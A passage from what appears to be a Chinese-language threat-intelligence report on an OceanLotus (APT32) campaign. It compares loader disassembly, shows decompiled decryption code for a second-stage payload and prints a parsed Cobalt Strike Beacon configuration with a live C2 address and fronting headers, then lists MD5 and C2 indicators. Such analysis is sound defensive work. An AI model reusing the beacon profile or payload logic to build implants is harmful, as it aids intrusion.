


```
0000000064E67C18    4C:89C3         mov rbx, r8
0000000064E67C1B    4C:89C9         mov rcx, r9
0000000064E67C1E    66:90           nop
0000000064E67C20    E8 5BDEF9FF     call new.64E05A80                   encoding_base64__En
0000000064E67C25    48:85FF         test rdi, rdi
0000000064E67C28    74 13           je new.64E67C3D
0000000064E67C2A    31C0            xor eax, eax
0000000064E67C2C    31DB            xor ebx, ebx                        ebx:L"athan"
0000000064E67C2E    48:89D9         mov rcx, rbx
0000000064E67C31    31FF            xor edi, edi
0000000064E67C33    48:8B6C24 30    mov rbp, qword ptr ss:[rsp+0x30]
0000000064E67C38    48:83C4 38      add rsp, 0x38
0000000064E67C3C    C3              ret
0000000064E67C3D    48:8B7C24 50    mov rdi, qword ptr ss:[rsp+0x50]
0000000064E67C42    48:8B7424 58    mov rsi, qword ptr ss:[rsp+0x58]
0000000064E67C47    4C:8B4424 60    mov r8, qword ptr ss:[rsp+0x60]
0000000064E67C4C    E8 8FFAFFFF     call new.64E676E0                   main_asduiwom663042
0000000064E67C51    BF 01000000     mov edi, 0x1
0000000064E67C56    48:8B6C24 30    mov rbp, qword ptr ss:[rsp+0x30]
```

```
0000000070747C18    4C:89C3         mov rbx, r8
0000000070747C1B    4C:89C9         mov rcx, r9
0000000070747C1E    66:90           nop
0000000070747C20    E8 5BDEF9FF     call new.706E5A80                   encoding_base64_
0000000070747C25    48:85FF         test rdi, rdi
0000000070747C28    74 13           je new.70747C3D
0000000070747C2A    31C0            xor eax, eax
0000000070747C2C    31DB            xor ebx, ebx
0000000070747C2E    48:89D9         mov rcx, rbx
0000000070747C31    31FF            xor edi, edi
0000000070747C33    48:8B6C24 30    mov rbp, qword ptr ss:[rsp+0x30]    [rsp+30]:CreateP
0000000070747C38    48:83C4 38      add rsp, 0x38
0000000070747C3C    C3              ret
0000000070747C3D    48:8B7C24 50    mov rdi, qword ptr ss:[rsp+0x50]
0000000070747C42    48:8B7424 58    mov rsi, qword ptr ss:[rsp+0x58]
0000000070747C47    4C:8B4424 60    mov r8, qword ptr ss:[rsp+0x60]
0000000070747C4C    E8 8FFAFFFF     call new.707476E0                   main_asduiwom663
0000000070747C51    BF 01000000     mov edi, 0x1
0000000070747C56    48:8B6C24 30    mov rbp, qword ptr ss:[rsp+0x30]    [rsp+30]:CreateP
```

- **载荷**

解密第二阶段恶意载荷部分代码对比：




```
__int64 __fastcall sub_4170F(__int64 a1, int a2, int a3, unsigne
{
  int v6; // r10d
  int v7; // r11d
  int v9; // edi
  _WORD *v10; // r14
  _WORD *v11; // r15
  unsigned int v12; // esi
  int v13; // ebx
  unsigned int v14; // eax
  int v15; // edi
  unsigned __int16 v16; // dx
  unsigned int v17; // edx
  unsigned int v18; // ebp
  int v19; // eax
  __int64 result; // rax
  void (*v23)(void); // [rsp+98h] [rbp+20h]

  v6 = a3;
  v7 = a2;
  v9 = 7;
  v23 = *(void (**)(void))a1;
  v10 = (_WORD *)(a6 + 28);
  v11 = (_WORD *)(a6 + 60);
  v12 = a4[3] | ((a4[2] | ((a4[1] | (*a4 << 8)) << 8)) << 8);
  v13 = a4[7] | ((a4[6] | ((a4[5] | (a4[4] << 8)) << 8)) << 8);
  do
  {
    v14 = sub_410FD(v7, v6, v13, v9, a6);
    v15 = v9 - 1;
    v16 = v14 ^ ((2 * (HIWORD(v14) & *v10)) | ((unsigned int)(HI
    v12 ^= v16
        + ((HIWORD(v14) ^ (unsigned __int16)((2 * (v16 | *v11))
    v17 = (unsigned __int16)(v12 ^ ((2 * (HIWORD(v12) & *(v10 -
    v18 = v17 + ((HIWORD(v12) ^ ((2 * (v17 | *((_DWORD *)v11 - 1
    if ( *(_QWORD *)(a1 + 8) )
    {
      v23();
      *(_QWORD *)(a1 + 8) = 0i64;
```

```
__int64 __fastcall sub_4C30F(__int64 a1, int a2, int a3, unsigned
{
  int v6; // r10d
  int v7; // r11d
  int v9; // edi
  _WORD *v10; // r14
  _WORD *v11; // r15
  unsigned int v12; // esi
  int v13; // ebx
  unsigned int v14; // eax
  int v15; // edi
  unsigned __int16 v16; // dx
  unsigned int v17; // edx
  unsigned int v18; // ebp
  int v19; // eax
  __int64 result; // rax
  void (*v23)(void); // [rsp+98h] [rbp+20h]

  v6 = a3;
  v7 = a2;
  v9 = 7;
  v23 = *(void (**)(void))a1;
  v10 = (_WORD *)(a6 + 28);
  v11 = (_WORD *)(a6 + 60);
  v12 = a4[3] | ((a4[2] | ((a4[1] | (*a4 << 8)) << 8)) << 8);
  v13 = a4[7] | ((a4[6] | ((a4[5] | (a4[4] << 8)) << 8)) << 8);
  do
  {
    v14 = sub_4BCFD(v7, v6, v13, v9, a6);
    v15 = v9 - 1;
    v16 = v14 ^ ((2 * (HIWORD(v14) & *v10)) | ((unsigned int)(HIWO
    v12 ^= v16
        + ((HIWORD(v14) ^ (unsigned __int16)((2 * (v16 | *v11)) |
    v17 = (unsigned __int16)(v12 ^ ((2 * (HIWORD(v12) & *(v10 - 2)
    v18 = v17 + ((HIWORD(v12) ^ ((2 * (v17 | *((_DWORD *)v11 - 1))
    if ( *(_QWORD *)(a1 + 8) )
    {
      v23();
      *(_QWORD *)(a1 + 8) = 0i64;
```

最后同样是反射加载CobaltStrike Beacon模块，通过解析Beacon模块配置信息可知C2：64.176.58.16:80。



```
BeaconType: HTTP
Port: 80
PipeName: Not Found
C2Server:
        64.176.58.16:80
HttpParams: /common/js/min/infSign.min.js
Post: /common/js/min/infSign.min.js?appid=1000&business=30050&
GetHeaders:
        Accept: */*
        Host: serveraddrweb.kugou.com
        Accept-Language: en-US,en;q=0.5
        Accept-Encoding: gzip, deflate
        Connection: keep-alive
PostHeaders:
        Accept: */*
        Content-Type: application/x-www-form-urlencoded
        Accept-Language: en-US,en;q=0.5
        Content-type: application/x-www-form-urlencoded
        Host: webcollects.kugou.com
UserAgent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:111.0)
HttpPostUri: /v2/web/post
Watermark: 987654321
```

总结

近年APT组织皆有使用Rust、Nim、GoLang等多种编程语言开发后门程序的先例，海莲花组织执行假旗行动的效果较为显著，将攻击细节[3][4]模仿为已披露的APT组织（APT29、Gamaredon等），目的就是诱导安全人员错误的归属攻击，淡化自身的活跃度。本次攻击活动在VMP源代码泄露后使用其保护加载器，也让分析成本大大增加。因此我们可以预见未来在捕获攻击，样本分析，归属研判等方面或将面临巨大的挑战。

附录 IOC

MD5

4a8756b22029a88506744ab7864c9b83

2109479e62f3c45bab00768553b158b8

d21c4b1c1db2c9f443c4ba271f738c91

9ad37ce054ca1523d26bb49fbc80dff6

26669891d83b8a706d2c0af91292247c

4ce5ea38c4d486bed7f6d9e9208133c6

C&C

strengthening-memories-reports-restoration.trycloudflare.com:443

64.176.58.16:80

参考

[1] https://github.com/shirou/gopsutil

[2] https://github.com/kbinani/screenshot

[3] https://mp.weixin.qq.com/s/IB2w86cXcpmGS8qrOnprKw

[4] https://ti.defender.microsoft.com/articles/541a465f